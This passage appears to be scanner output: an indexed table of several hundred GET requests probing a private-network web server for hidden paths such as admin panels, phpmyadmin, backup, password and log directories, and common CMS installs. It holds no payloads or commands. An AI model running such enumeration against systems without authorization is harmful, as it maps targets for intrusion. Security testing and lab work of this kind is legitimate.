1196	GET	http://192.168.105.197:8057/admin_files/	N/A
1197	GET	http://192.168.105.197:8057/site_admin/	N/A
1198	GET	http://192.168.105.197:8057/fileadmin/	N/A
1199	GET	http://192.168.105.197:8057/adminfiles/	N/A
1200	GET	http://192.168.105.197:8057/administration/	N/A
1201	GET	http://192.168.105.197:8057/sysadmin/	N/A
1202	GET	http://192.168.105.197:8057/administrative/	N/A
1203	GET	http://192.168.105.197:8057/webadmin/	N/A
1204	GET	http://192.168.105.197:8057/admins/	N/A
1205	GET	http://192.168.105.197:8057/administrivia/	N/A
1206	GET	http://192.168.105.197:8057/useradmin/	N/A
1207	GET	http://192.168.105.197:8057/sysadmins/	N/A
1208	GET	http://192.168.105.197:8057/admin_login/	N/A
1209	GET	http://192.168.105.197:8057/admin_logon/	N/A
1210	GET	http://192.168.105.197:8057/INSTALL_admin/	N/A
1211	GET	http://192.168.105.197:8057/fpadmin/	N/A
1212	GET	http://192.168.105.197:8057/siteadmin/	N/A
1213	GET	http://192.168.105.197:8057/.subversion/	N/A
1214	GET	http://192.168.105.197:8057/_sqladm/	N/A

INDEX	METHOD	URL	PARAMETERS
1215	GET	http://192.168.105.197:8057/sqladm/	N/A
1216	GET	http://192.168.105.197:8057/client/	N/A
1217	GET	http://192.168.105.197:8057/clients/	N/A
1218	GET	http://192.168.105.197:8057/cmd/	N/A
1219	GET	http://192.168.105.197:8057/restricted/	N/A
1220	GET	http://192.168.105.197:8057/_pages/	N/A
1221	GET	http://192.168.105.197:8057/webmin/	N/A
1222	GET	http://192.168.105.197:8057/reseller/	N/A
1223	GET	http://192.168.105.197:8057/personal/	N/A
1224	GET	http://192.168.105.197:8057/updates/	N/A
1225	GET	http://192.168.105.197:8057/err/	N/A
1226	GET	http://192.168.105.197:8057/error/	N/A
1227	GET	http://192.168.105.197:8057/_errors/	N/A
1228	GET	http://192.168.105.197:8057/errors/	N/A
1229	GET	http://192.168.105.197:8057/secret/	N/A
1230	GET	http://192.168.105.197:8057/secrets/	N/A
1231	GET	http://192.168.105.197:8057/msql/	N/A
1232	GET	http://192.168.105.197:8057/mysql/	N/A
1233	GET	http://192.168.105.197:8057/mssql/	N/A
1234	GET	http://192.168.105.197:8057/oracle/	N/A
1235	GET	http://192.168.105.197:8057/db/	N/A
1236	GET	http://192.168.105.197:8057/db2/	N/A
1237	GET	http://192.168.105.197:8057/sql/	N/A
1238	GET	http://192.168.105.197:8057/__SQL/	N/A
1239	GET	http://192.168.105.197:8057/_SQL/	N/A
1240	GET	http://192.168.105.197:8057/dbase/	N/A
1241	GET	http://192.168.105.197:8057/database/	N/A
1242	GET	http://192.168.105.197:8057/cvs/	N/A
1243	GET	http://192.168.105.197:8057/svn/	N/A

INDEX	METHOD	URL	PARAMETERS
1244	GET	http://192.168.105.197:8057/member/	N/A
1245	GET	http://192.168.105.197:8057/members/	N/A
1246	GET	http://192.168.105.197:8057/orders/	N/A
1247	GET	http://192.168.105.197:8057/billing/	N/A
1248	GET	http://192.168.105.197:8057/memberlist/	N/A
1249	GET	http://192.168.105.197:8057/dump/	N/A
1250	GET	http://192.168.105.197:8057/ftp/	N/A
1251	GET	http://192.168.105.197:8057/accounts/	N/A
1252	GET	http://192.168.105.197:8057/warez/	N/A
1253	GET	http://192.168.105.197:8057/conf/	N/A
1254	GET	http://192.168.105.197:8057/config/	N/A
1255	GET	http://192.168.105.197:8057/phpmyadmin/	N/A
1256	GET	http://192.168.105.197:8057/phpmyadmin0/	N/A
1257	GET	http://192.168.105.197:8057/phpmyadmin1/	N/A
1258	GET	http://192.168.105.197:8057/phpPgAdmin/	N/A
1259	GET	http://192.168.105.197:8057/pgadmin/	N/A
1260	GET	http://192.168.105.197:8057/customer/	N/A
1261	GET	http://192.168.105.197:8057/customers/	N/A
1262	GET	http://192.168.105.197:8057/intranet/	N/A
1263	GET	http://192.168.105.197:8057/users/	N/A
1264	GET	http://192.168.105.197:8057/setup/	N/A
1265	GET	http://192.168.105.197:8057/install/	N/A
1266	GET	http://192.168.105.197:8057/_install/	N/A
1267	GET	http://192.168.105.197:8057/install_/	N/A
1268	GET	http://192.168.105.197:8057/ainstall/	N/A
1269	GET	http://192.168.105.197:8057/!install/	N/A
1270	GET	http://192.168.105.197:8057/installer/	N/A
1271	GET	http://192.168.105.197:8057/oldfiles/	N/A
1272	GET	http://192.168.105.197:8057/old_files/	N/A

INDEX	METHOD	URL	PARAMETERS
1273	GET	http://192.168.105.197:8057/_files/	N/A
1274	GET	http://192.168.105.197:8057/sysbackup/	N/A
1275	GET	http://192.168.105.197:8057/export/	N/A
1276	GET	http://192.168.105.197:8057/TEMP/	N/A
1277	GET	http://192.168.105.197:8057/TMP/	N/A
1278	GET	http://192.168.105.197:8057/TODO/	N/A
1279	GET	http://192.168.105.197:8057/WS_FTP/	N/A
1280	GET	http://192.168.105.197:8057/test/	N/A
1281	GET	http://192.168.105.197:8057/_test/	N/A
1282	GET	http://192.168.105.197:8057/test_/	N/A
1283	GET	http://192.168.105.197:8057/!test/	N/A
1284	GET	http://192.168.105.197:8057/tst/	N/A
1285	GET	http://192.168.105.197:8057/tests/	N/A
1286	GET	http://192.168.105.197:8057/tools/	N/A
1287	GET	http://192.168.105.197:8057/save/	N/A
1288	GET	http://192.168.105.197:8057/testing/	N/A
1289	GET	http://192.168.105.197:8057/_tests/	N/A
1290	GET	http://192.168.105.197:8057/secure/	N/A
1291	GET	http://192.168.105.197:8057/secured/	N/A
1292	GET	http://192.168.105.197:8057/internal/	N/A
1293	GET	http://192.168.105.197:8057/prv/	N/A
1294	GET	http://192.168.105.197:8057/private/	N/A
1295	GET	http://192.168.105.197:8057/csv/	N/A
1296	GET	http://192.168.105.197:8057/staff/	N/A
1297	GET	http://192.168.105.197:8057/src/	N/A
1298	GET	http://192.168.105.197:8057/etc/	N/A
1299	GET	http://192.168.105.197:8057/system/	N/A
1300	GET	http://192.168.105.197:8057/dev/	N/A
1301	GET	http://192.168.105.197:8057/devel/	N/A

INDEX	METHOD	URL	PARAMETERS
1302	GET	http://192.168.105.197:8057/devels/	N/A
1303	GET	http://192.168.105.197:8057/developer/	N/A
1304	GET	http://192.168.105.197:8057/developers/	N/A
1305	GET	http://192.168.105.197:8057/share/	N/A
1306	GET	http://192.168.105.197:8057/beta/	N/A
1307	GET	http://192.168.105.197:8057/bugs/	N/A
1308	GET	http://192.168.105.197:8057/auth/	N/A
1309	GET	http://192.168.105.197:8057/import/	N/A
1310	GET	http://192.168.105.197:8057/stats/	N/A
1311	GET	http://192.168.105.197:8057/statistics/	N/A
1312	GET	http://192.168.105.197:8057/access-log/	N/A
1313	GET	http://192.168.105.197:8057/error-log/	N/A
1314	GET	http://192.168.105.197:8057/access_log/	N/A
1315	GET	http://192.168.105.197:8057/error_log/	N/A
1316	GET	http://192.168.105.197:8057/accesslog/	N/A
1317	GET	http://192.168.105.197:8057/errorlog/	N/A
1318	GET	http://192.168.105.197:8057/backup/	N/A
1319	GET	http://192.168.105.197:8057/backups/	N/A
1320	GET	http://192.168.105.197:8057/bak/	N/A
1321	GET	http://192.168.105.197:8057/bac/	N/A
1322	GET	http://192.168.105.197:8057/old/	N/A
1323	GET	http://192.168.105.197:8057/_old/	N/A
1324	GET	http://192.168.105.197:8057/inc/	N/A
1325	GET	http://192.168.105.197:8057/include/	N/A
1326	GET	http://192.168.105.197:8057/ini/	N/A
1327	GET	http://192.168.105.197:8057/_include/	N/A
1328	GET	http://192.168.105.197:8057/pass/	N/A
1329	GET	http://192.168.105.197:8057/passwd/	N/A
1330	GET	http://192.168.105.197:8057/password/	N/A

INDEX	METHOD	URL	PARAMETERS
1331	GET	http://192.168.105.197:8057/passwords/	N/A
1332	GET	http://192.168.105.197:8057/jdbc/	N/A
1333	GET	http://192.168.105.197:8057/odbc/	N/A
1334	GET	http://192.168.105.197:8057/xls/	N/A
1335	GET	http://192.168.105.197:8057/FCKeditor/	N/A
1336	GET	http://192.168.105.197:8057/filemanager/	N/A
1337	GET	http://192.168.105.197:8057/UserFiles/	N/A
1338	GET	http://192.168.105.197:8057/UserFile/	N/A
1339	GET	http://192.168.105.197:8057/management/	N/A
1340	GET	http://192.168.105.197:8057/manager/	N/A
1341	GET	http://192.168.105.197:8057/swfupload/	N/A
1342	GET	http://192.168.105.197:8057/js/	N/A
1343	GET	http://192.168.105.197:8057/lib/	N/A
1344	GET	http://192.168.105.197:8057/libs/	N/A
1345	GET	http://192.168.105.197:8057/swf/	N/A
1346	GET	http://192.168.105.197:8057/ad/	N/A
1347	GET	http://192.168.105.197:8057/ads/	N/A
1348	GET	http://192.168.105.197:8057/banner/	N/A
1349	GET	http://192.168.105.197:8057/banners/	N/A
1350	GET	http://192.168.105.197:8057/blogs/	N/A
1351	GET	http://192.168.105.197:8057/apps/	N/A
1352	GET	http://192.168.105.197:8057/chat/	N/A
1353	GET	http://192.168.105.197:8057/console/	N/A
1354	GET	http://192.168.105.197:8057/addons/	N/A
1355	GET	http://192.168.105.197:8057/invoker/	N/A
1356	GET	http://192.168.105.197:8057/cp/	N/A
1357	GET	http://192.168.105.197:8057/testweb/	N/A
1358	GET	http://192.168.105.197:8057/pma/	N/A
1359	GET	http://192.168.105.197:8057/plugins/	N/A

INDEX	METHOD	URL	PARAMETERS
1360	GET	http://192.168.105.197:8057/themes/	N/A
1361	GET	http://192.168.105.197:8057/upgrade/	N/A
1362	GET	http://192.168.105.197:8057/text-base/	N/A
1363	GET	http://192.168.105.197:8057/wp-content/	N/A
1364	GET	http://192.168.105.197:8057/wp-admin/	N/A
1365	GET	http://192.168.105.197:8057/wp-includes/	N/A
1366	GET	http://192.168.105.197:8057/iishelp/	N/A
1367	GET	http://192.168.105.197:8057/iisadmin/	N/A
1368	GET	http://192.168.105.197:8057/tsweb/	N/A
1369	GET	http://192.168.105.197:8057/xmlrpc/	N/A
1370	GET	http://192.168.105.197:8057/cache/	N/A
1371	GET	http://192.168.105.197:8057/cache_html/	N/A
1372	GET	http://192.168.105.197:8057/common/	N/A
1373	GET	http://192.168.105.197:8057/shell/	N/A
1374	GET	http://192.168.105.197:8057/core/	N/A
1375	GET	http://192.168.105.197:8057/menu/	N/A
1376	GET	http://192.168.105.197:8057/v1/	N/A
1377	GET	http://192.168.105.197:8057/types/	N/A
1378	GET	http://192.168.105.197:8057/base/	N/A
1379	GET	http://192.168.105.197:8057/group/	N/A
1380	GET	http://192.168.105.197:8057/languages/	N/A
1381	GET	http://192.168.105.197:8057/english/	N/A
1382	GET	http://192.168.105.197:8057/smarty/	N/A
1383	GET	http://192.168.105.197:8057/example/	N/A
1384	GET	http://192.168.105.197:8057/examples/	N/A
1385	GET	http://192.168.105.197:8057/sample/	N/A
1386	GET	http://192.168.105.197:8057/samples/	N/A
1387	GET	http://192.168.105.197:8057/script/	N/A
1388	GET	http://192.168.105.197:8057/scripts/	N/A

INDEX	METHOD	URL	PARAMETERS
1389	GET	http://192.168.105.197:8057/list/	N/A
1390	GET	http://192.168.105.197:8057/mime/	N/A
1391	GET	http://192.168.105.197:8057/threads/	N/A
1392	GET	http://192.168.105.197:8057/fonts/	N/A
1393	GET	http://192.168.105.197:8057/class/	N/A
1394	GET	http://192.168.105.197:8057/classes/	N/A
1395	GET	http://192.168.105.197:8057/download/	N/A
1396	GET	http://192.168.105.197:8057/downloads/	N/A
1397	GET	http://192.168.105.197:8057/modules/	N/A
1398	GET	http://192.168.105.197:8057/down/	N/A
1399	GET	http://192.168.105.197:8057/oauth/	N/A
1400	GET	http://192.168.105.197:8057/json/	N/A
1401	GET	http://192.168.105.197:8057/compat/	N/A
1402	GET	http://192.168.105.197:8057/recaptcha/	N/A
1403	GET	http://192.168.105.197:8057/html/	N/A
1404	GET	http://192.168.105.197:8057/controller/	N/A
1405	GET	http://192.168.105.197:8057/signup/	N/A
1406	GET	http://192.168.105.197:8057/login/	N/A
1407	GET	http://192.168.105.197:8057/WebService/	N/A
1408	GET	http://192.168.105.197:8057/aspnet/	N/A
1409	GET	http://192.168.105.197:8057/Exchange/	N/A
1410	GET	http://192.168.105.197:8057/webaccess/	N/A
1411	GET	http://192.168.105.197:8057/web/	N/A
1412	GET	http://192.168.105.197:8057/~root/	N/A
1413	GET	http://192.168.105.197:8057/root/	N/A
1414	GET	http://192.168.105.197:8057/htdocs/	N/A
1415	GET	http://192.168.105.197:8057/www/	N/A
1416	GET	http://192.168.105.197:8057/~ftp/	N/A
1417	GET	http://192.168.105.197:8057/~guest/	N/A

INDEX	METHOD	URL	PARAMETERS
1418	GET	http://192.168.105.197:8057/~nobody/	N/A
1419	GET	http://192.168.105.197:8057/~www/	N/A
1420	GET	http://192.168.105.197:8057/CMS/	N/A
1421	GET	http://192.168.105.197:8057/wizards/	N/A
1422	GET	http://192.168.105.197:8057/editor/	N/A
1423	GET	http://192.168.105.197:8057/fck/	N/A
1424	GET	http://192.168.105.197:8057/edit/	N/A
1425	GET	http://192.168.105.197:8057/info/	N/A
1426	GET	http://192.168.105.197:8057/dat/	N/A
1427	GET	http://192.168.105.197:8057/data/	N/A
1428	GET	http://192.168.105.197:8057/file/	N/A
1429	GET	http://192.168.105.197:8057/files/	N/A
1430	GET	http://192.168.105.197:8057/zip/	N/A
1431	GET	http://192.168.105.197:8057/zipfiles/	N/A
1432	GET	http://192.168.105.197:8057/zips/	N/A
1433	GET	http://192.168.105.197:8057/mp3/	N/A
1434	GET	http://192.168.105.197:8057/search/	N/A
1435	GET	http://192.168.105.197:8057/rss/	N/A
1436	GET	http://192.168.105.197:8057/feed/	N/A
1437	GET	http://192.168.105.197:8057/atom/	N/A
1438	GET	http://192.168.105.197:8057/image/	N/A
1439	GET	http://192.168.105.197:8057/images/	N/A
1440	GET	http://192.168.105.197:8057/img/	N/A
1441	GET	http://192.168.105.197:8057/pictures/	N/A
1442	GET	http://192.168.105.197:8057/icons/	N/A
1443	GET	http://192.168.105.197:8057/resources/	N/A
1444	GET	http://192.168.105.197:8057/graphics/	N/A
1445	GET	http://192.168.105.197:8057/pics/	N/A
1446	GET	http://192.168.105.197:8057/icon/	N/A

INDEX	METHOD	URL	PARAMETERS
1447	GET	http://192.168.105.197:8057/thumb/	N/A
1448	GET	http://192.168.105.197:8057/thumbnail/	N/A
1449	GET	http://192.168.105.197:8057/photo/	N/A
1450	GET	http://192.168.105.197:8057/tag/	N/A
1451	GET	http://192.168.105.197:8057/tags/	N/A
1452	GET	http://192.168.105.197:8057/messages/	N/A
1453	GET	http://192.168.105.197:8057/audio/	N/A
1454	GET	http://192.168.105.197:8057/dl/	N/A
1455	GET	http://192.168.105.197:8057/package/	N/A
1456	GET	http://192.168.105.197:8057/build/	N/A
1457	GET	http://192.168.105.197:8057/snapshot/	N/A
1458	GET	http://192.168.105.197:8057/profile/	N/A
1459	GET	http://192.168.105.197:8057/Default/	N/A
1460	GET	http://192.168.105.197:8057/archives/	N/A
1461	GET	http://192.168.105.197:8057/documents/	N/A
1462	GET	http://192.168.105.197:8057/'/	N/A
1463	GET	http://192.168.105.197:8057/!/	N/A
1464	GET	http://192.168.105.197:8057/!!/	N/A
1465	GET	http://192.168.105.197:8057/!!!/	N/A
1466	GET	http://192.168.105.197:8057/@/	N/A
1467	GET	http://192.168.105.197:8057/_/	N/A
1468	GET	http://192.168.105.197:8057/$/	N/A
1469	GET	http://192.168.105.197:8057/#/	N/A
1470	GET	http://192.168.105.197:8057/-/	N/A
1471	GET	http://192.168.105.197:8057/+/	N/A
1472	GET	http://192.168.105.197:8057/a/	N/A
1473	GET	http://192.168.105.197:8057/b/	N/A
1474	GET	http://192.168.105.197:8057/c/	N/A
1475	GET	http://192.168.105.197:8057/d/	N/A

INDEX	METHOD	URL	PARAMETERS
1476	GET	http://192.168.105.197:8057/e/	N/A
1477	GET	http://192.168.105.197:8057/f/	N/A
1478	GET	http://192.168.105.197:8057/g/	N/A
1479	GET	http://192.168.105.197:8057/h/	N/A
1480	GET	http://192.168.105.197:8057/i/	N/A
1481	GET	http://192.168.105.197:8057/j/	N/A
1482	GET	http://192.168.105.197:8057/k/	N/A
1483	GET	http://192.168.105.197:8057/l/	N/A
1484	GET	http://192.168.105.197:8057/m/	N/A
1485	GET	http://192.168.105.197:8057/n/	N/A
1486	GET	http://192.168.105.197:8057/o/	N/A
1487	GET	http://192.168.105.197:8057/p/	N/A
1488	GET	http://192.168.105.197:8057/r/	N/A
1489	GET	http://192.168.105.197:8057/s/	N/A
1490	GET	http://192.168.105.197:8057/t/	N/A
1491	GET	http://192.168.105.197:8057/q/	N/A
1492	GET	http://192.168.105.197:8057/v/	N/A
1493	GET	http://192.168.105.197:8057/w/	N/A
1494	GET	http://192.168.105.197:8057/z/	N/A
1495	GET	http://192.168.105.197:8057/0/	N/A
1496	GET	http://192.168.105.197:8057/00/	N/A
1497	GET	http://192.168.105.197:8057/1/	N/A
1498	GET	http://192.168.105.197:8057/2/	N/A
1499	GET	http://192.168.105.197:8057/3/	N/A
1500	GET	http://192.168.105.197:8057/4/	N/A
1501	GET	http://192.168.105.197:8057/5/	N/A
1502	GET	http://192.168.105.197:8057/6/	N/A
1503	GET	http://192.168.105.197:8057/7/	N/A
1504	GET	http://192.168.105.197:8057/8/	N/A

INDEX	METHOD	URL	PARAMETERS
1505	GET	http://192.168.105.197:8057/9/	N/A
1506	GET	http://192.168.105.197:8057/10/	N/A
1507	GET	http://192.168.105.197:8057/2008/	N/A
1508	GET	http://192.168.105.197:8057/2009/	N/A
1509	GET	http://192.168.105.197:8057/2010/	N/A
1510	GET	http://192.168.105.197:8057/2011/	N/A
1511	GET	http://192.168.105.197:8057/2012/	N/A
1512	GET	http://192.168.105.197:8057/2013/	N/A
1513	GET	http://192.168.105.197:8057/security/	N/A
1514	GET	http://192.168.105.197:8057/content/	N/A
1515	GET	http://192.168.105.197:8057/main/	N/A
1516	GET	http://192.168.105.197:8057/media/	N/A
1517	GET	http://192.168.105.197:8057/templates/	N/A
1518	GET	http://192.168.105.197:8057/forms/	N/A
1519	GET	http://192.168.105.197:8057/flash/	N/A
1520	GET	http://192.168.105.197:8057/portal/	N/A
1521	GET	http://192.168.105.197:8057/xml/	N/A
1522	GET	http://192.168.105.197:8057/user/	N/A
1523	GET	http://192.168.105.197:8057/view/	N/A
1524	GET	http://192.168.105.197:8057/browse/	N/A
1525	GET	http://192.168.105.197:8057/demo/	N/A
1526	GET	http://192.168.105.197:8057/includes/	N/A
1527	GET	http://192.168.105.197:8057/thread/	N/A
1528	GET	http://192.168.105.197:8057/php/	N/A
1529	GET	http://192.168.105.197:8057/index/	N/A
1530	GET	http://192.168.105.197:8057/music/	N/A
1531	GET	http://192.168.105.197:8057/contents/	N/A
1532	GET	http://192.168.105.197:8057/projects/	N/A
1533	GET	http://192.168.105.197:8057/site/	N/A

INDEX	METHOD	URL	PARAMETERS
1534	GET	http://192.168.105.197:8057/version/	N/A
1535	GET	http://192.168.105.197:8057/static/	N/A
1536	GET	http://192.168.105.197:8057/space/	N/A
1537	GET	http://192.168.105.197:8057/folder/	N/A
1538	GET	http://192.168.105.197:8057/servlet/	N/A
1539	GET	http://192.168.105.197:8057/storage/	N/A
1540	GET	http://192.168.105.197:8057/misc/	N/A
1541	GET	http://192.168.105.197:8057/page/	N/A
1542	GET	http://192.168.105.197:8057/doc/	N/A
1543	GET	http://192.168.105.197:8057/access/	N/A
1544	GET	http://192.168.105.197:8057/release/	N/A
1545	GET	http://192.168.105.197:8057/latest/	N/A
1546	GET	http://192.168.105.197:8057/manual/	N/A
1547	GET	http://192.168.105.197:8057/manuals/	N/A
1548	GET	http://192.168.105.197:8057/usercp/	N/A
1549	GET	http://192.168.105.197:8057/cerberusweb/	N/A
1550	GET	http://192.168.105.197:8057/uri/	N/A
1551	GET	http://192.168.105.197:8057/url/	N/A
1552	GET	http://192.168.105.197:8057/utf8/	N/A
1553	GET	http://192.168.105.197:8057/lostpassword/	N/A
1554	GET	http://192.168.105.197:8057/forgot/	N/A
1555	GET	http://192.168.105.197:8057/index_files/	N/A
1556	GET	http://192.168.105.197:8057/reset/	N/A
1557	GET	http://192.168.105.197:8057/wp/	N/A
1558	GET	http://192.168.105.197:8057/fileserver/	N/A
1559	GET	http://192.168.105.197:8057/de/	N/A
1560	GET	http://192.168.105.197:8057/fr/	N/A
1561	GET	http://192.168.105.197:8057/en/	N/A
1562	GET	http://192.168.105.197:8057/mt/	N/A

INDEX	METHOD	URL	PARAMETERS
1563	GET	http://192.168.105.197:8057/phpBB/	N/A
1564	GET	http://192.168.105.197:8057/phpBB2/	N/A
1565	GET	http://192.168.105.197:8057/phpnuke/	N/A
1566	GET	http://192.168.105.197:8057/sqlnet/	N/A
1567	GET	http://192.168.105.197:8057/vb/	N/A
1568	GET	http://192.168.105.197:8057/vbulletin/	N/A
1569	GET	http://192.168.105.197:8057/wwwboard/	N/A
1570	GET	http://192.168.105.197:8057/zope/	N/A
1571	GET	http://192.168.105.197:8057/viewcvs/	N/A
1572	GET	http://192.168.105.197:8057/nagios/	N/A
1573	GET	http://192.168.105.197:8057/cacti/	N/A
1574	GET	http://192.168.105.197:8057/munin/	N/A
1575	GET	http://192.168.105.197:8057/zenoss/	N/A
1576	GET	http://192.168.105.197:8057/cubecart/	N/A
1577	GET	http://192.168.105.197:8057/cc/	N/A
1578	GET	http://192.168.105.197:8057/cpg/	N/A
1579	GET	http://192.168.105.197:8057/coppermine/	N/A
1580	GET	http://192.168.105.197:8057/4images/	N/A
1581	GET	http://192.168.105.197:8057/cart/	N/A
1582	GET	http://192.168.105.197:8057/SugarCRM/	N/A
1583	GET	http://192.168.105.197:8057/gallery/	N/A
1584	GET	http://192.168.105.197:8057/joomla/	N/A
1585	GET	http://192.168.105.197:8057/drupal/	N/A
1586	GET	http://192.168.105.197:8057/oscommerce/	N/A
1587	GET	http://192.168.105.197:8057/zencart/	N/A
1588	GET	http://192.168.105.197:8057/eticket/	N/A
1589	GET	http://192.168.105.197:8057/moodle/	N/A
1590	GET	http://192.168.105.197:8057/piwik/	N/A
1591	GET	http://192.168.105.197:8057/zenphoto/	N/A

INDEX	METHOD	URL	PARAMETERS
1592	GET	http://192.168.105.197:8057/nusoap/	N/A
1593	GET	http://192.168.105.197:8057/tinymce/	N/A
1594	GET	http://192.168.105.197:8057/firephp/	N/A
1595	GET	http://192.168.105.197:8057/wordpress/	N/A
1596	GET	http://192.168.105.197:8057/bbpress/	N/A
1597	GET	http://192.168.105.197:8057/zenpage/	N/A
1598	GET	http://192.168.105.197:8057/openx/	N/A
1599	GET	http://192.168.105.197:8057/mambo/	N/A
1600	GET	http://192.168.105.197:8057/buddypress/	N/A
1601	GET	http://192.168.105.197:8057/aMember/	N/A
1602	GET	http://192.168.105.197:8057/ATutor/	N/A
1603	GET	http://192.168.105.197:8057/b2evolution/	N/A
1604	GET	http://192.168.105.197:8057/autocms/	N/A
1605	GET	http://192.168.105.197:8057/bitweaver/	N/A
1606	GET	http://192.168.105.197:8057/bmforum/	N/A
1607	GET	http://192.168.105.197:8057/cerberus/	N/A
1608	GET	http://192.168.105.197:8057/ckeditor/	N/A
1609	GET	http://192.168.105.197:8057/cmsmadesimple/	N/A
1610	GET	http://192.168.105.197:8057/cs-cart/	N/A
1611	GET	http://192.168.105.197:8057/cs-whois/	N/A
1612	GET	http://192.168.105.197:8057/cutenews/	N/A
1613	GET	http://192.168.105.197:8057/deluxebb/	N/A
1614	GET	http://192.168.105.197:8057/dchat/	N/A
1615	GET	http://192.168.105.197:8057/phpFreeChat/	N/A
1616	GET	http://192.168.105.197:8057/livechat/	N/A
1617	GET	http://192.168.105.197:8057/livezilla/	N/A
1618	GET	http://192.168.105.197:8057/trac/	N/A
1619	GET	http://192.168.105.197:8057/e107/	N/A
1620	GET	http://192.168.105.197:8057/ezPublish/	N/A

INDEX	METHOD	URL	PARAMETERS
1621	GET	http://192.168.105.197:8057/FusionBB/	N/A
1622	GET	http://192.168.105.197:8057/geeklog/	N/A
1623	GET	http://192.168.105.197:8057/ImageVue/	N/A
1624	GET	http://192.168.105.197:8057/kayako/	N/A
1625	GET	http://192.168.105.197:8057/mantis/	N/A
1626	GET	http://192.168.105.197:8057/mint/	N/A
1627	GET	http://192.168.105.197:8057/multihost/	N/A
1628	GET	http://192.168.105.197:8057/mybb/	N/A
1629	GET	http://192.168.105.197:8057/opencart/	N/A
1630	GET	http://192.168.105.197:8057/osTicket/	N/A
1631	GET	http://192.168.105.197:8057/photopost/	N/A
1632	GET	http://192.168.105.197:8057/phpAddressBook/	N/A
1633	GET	http://192.168.105.197:8057/phpfusion/	N/A
1634	GET	http://192.168.105.197:8057/phpgedview/	N/A
1635	GET	http://192.168.105.197:8057/PHPizabi/	N/A
1636	GET	http://192.168.105.197:8057/phplinks/	N/A
1637	GET	http://192.168.105.197:8057/phplist/	N/A
1638	GET	http://192.168.105.197:8057/phpmyfaq/	N/A
1639	GET	http://192.168.105.197:8057/phponline/	N/A
1640	GET	http://192.168.105.197:8057/phpshop/	N/A
1641	GET	http://192.168.105.197:8057/pligg/	N/A
1642	GET	http://192.168.105.197:8057/pmwiki/	N/A
1643	GET	http://192.168.105.197:8057/postnuke/	N/A
1644	GET	http://192.168.105.197:8057/punbb/	N/A
1645	GET	http://192.168.105.197:8057/runcms/	N/A
1646	GET	http://192.168.105.197:8057/serendipity/	N/A
1647	GET	http://192.168.105.197:8057/smf/	N/A
1648	GET	http://192.168.105.197:8057/ipb/	N/A
1649	GET	http://192.168.105.197:8057/sphider/	N/A

INDEX	METHOD	URL	PARAMETERS
1650	GET	http://192.168.105.197:8057/typolight/	N/A
1651	GET	http://192.168.105.197:8057/ubb_threads/	N/A
1652	GET	http://192.168.105.197:8057/ultrastats/	N/A
1653	GET	http://192.168.105.197:8057/vanilla/	N/A
1654	GET	http://192.168.105.197:8057/videodb/	N/A
1655	GET	http://192.168.105.197:8057/xoops/	N/A
1656	GET	http://192.168.105.197:8057/x-cart/	N/A
1657	GET	http://192.168.105.197:8057/alegrocart/	N/A
1658	GET	http://192.168.105.197:8057/dotproject/	N/A
1659	GET	http://192.168.105.197:8057/fluxbb/	N/A
1660	GET	http://192.168.105.197:8057/interspire/	N/A
1661	GET	http://192.168.105.197:8057/magento/	N/A
1662	GET	http://192.168.105.197:8057/lifetype/	N/A
1663	GET	http://192.168.105.197:8057/minibb/	N/A
1664	GET	http://192.168.105.197:8057/modx/	N/A
1665	GET	http://192.168.105.197:8057/prestashop/	N/A
1666	GET	http://192.168.105.197:8057/silverstripe/	N/A
1667	GET	http://192.168.105.197:8057/tikiwiki/	N/A
1668	GET	http://192.168.105.197:8057/mediawiki/	N/A
1669	GET	http://192.168.105.197:8057/dokuwiki/	N/A
1670	GET	http://192.168.105.197:8057/piwigo/	N/A
1671	GET	http://192.168.105.197:8057/phpCollab/	N/A
1672	GET	http://192.168.105.197:8057/phpads/	N/A
1673	GET	http://192.168.105.197:8057/noah/	N/A
1674	GET	http://192.168.105.197:8057/redmine/	N/A
1675	GET	http://192.168.105.197:8057/flyspray/	N/A
1676	GET	http://192.168.105.197:8057/dolphin/	N/A
1677	GET	http://192.168.105.197:8057/twiki/	N/A
1678	GET	http://192.168.105.197:8057/vtiger/	N/A

INDEX	METHOD	URL	PARAMETERS
1679	GET	http://192.168.105.197:8057/owa/	N/A
1680	GET	http://192.168.105.197:8057/mrtg/	N/A
1681	GET	http://192.168.105.197:8057/squirrel/	N/A
1682	GET	http://192.168.105.197:8057/squirrelmail/	N/A
1683	GET	http://192.168.105.197:8057/roundcube/	N/A
1684	GET	http://192.168.105.197:8057/atmail/	N/A
1685	GET	http://192.168.105.197:8057/whmcs/	N/A
1686	GET	http://192.168.105.197:8057/ibill/	N/A
1687	GET	http://192.168.105.197:8057/ccbill/	N/A
1688	GET	http://192.168.105.197:8057/juddi/	N/A
1689	GET	http://192.168.105.197:8057/anoncvs/	N/A
1690	GET	http://192.168.105.197:8057/tomcat/	N/A
1691	GET	http://192.168.105.197:8057/bugzilla/	N/A
1692	GET	http://192.168.105.197:8057/django/	N/A
1693	GET	http://192.168.105.197:8057/moinmoin/	N/A
1694	GET	http://192.168.105.197:8057/xampp/	N/A
1695	GET	http://192.168.105.197:8057/cfdocs/	N/A
1696	GET	http://192.168.105.197:8057/CFIDE/	N/A
1697	GET	http://192.168.105.197:8057/jrun/	N/A
1698	GET	http://192.168.105.197:8057/forum/	N/A
1699	GET	http://192.168.105.197:8057/blog/	N/A
1700	GET	http://192.168.105.197:8057/help/	N/A
1701	GET	http://192.168.105.197:8057/poll/	N/A
1702	GET	http://192.168.105.197:8057/support/	N/A
1703	GET	http://192.168.105.197:8057/register/	N/A
1704	GET	http://192.168.105.197:8057/tracker/	N/A
1705	GET	http://192.168.105.197:8057/software/	N/A
1706	GET	http://192.168.105.197:8057/category/	N/A
1707	GET	http://192.168.105.197:8057/appengine/	N/A

INDEX	METHOD	URL	PARAMETERS
1708	GET	http://192.168.105.197:8057/symfony/	N/A
1709	GET	http://192.168.105.197:8057/webstats/	N/A
1710	GET	http://192.168.105.197:8057/webmail/	N/A
1711	GET	http://192.168.105.197:8057/cpanel/	N/A
1712	GET	http://192.168.105.197:8057/mail/	N/A
1713	GET	http://192.168.105.197:8057/email/	N/A
1714	GET	http://192.168.105.197:8057/mailman/	N/A
1715	GET	http://192.168.105.197:8057/WebApplication1/	N/A
1716	GET	http://192.168.105.197:8057/WebApplication2/	N/A
1717	GET	http://192.168.105.197:8057/WebApplication3/	N/A
1718	GET	http://192.168.105.197:8057/statics/	N/A
1719	GET	http://192.168.105.197:8059/#/	N/A
1720	GET	http://192.168.105.197:8059/static/	N/A
1721	GET	http://192.168.105.197:8052/orders/	N/A
1722	GET	http://192.168.105.197:8052/static/	N/A
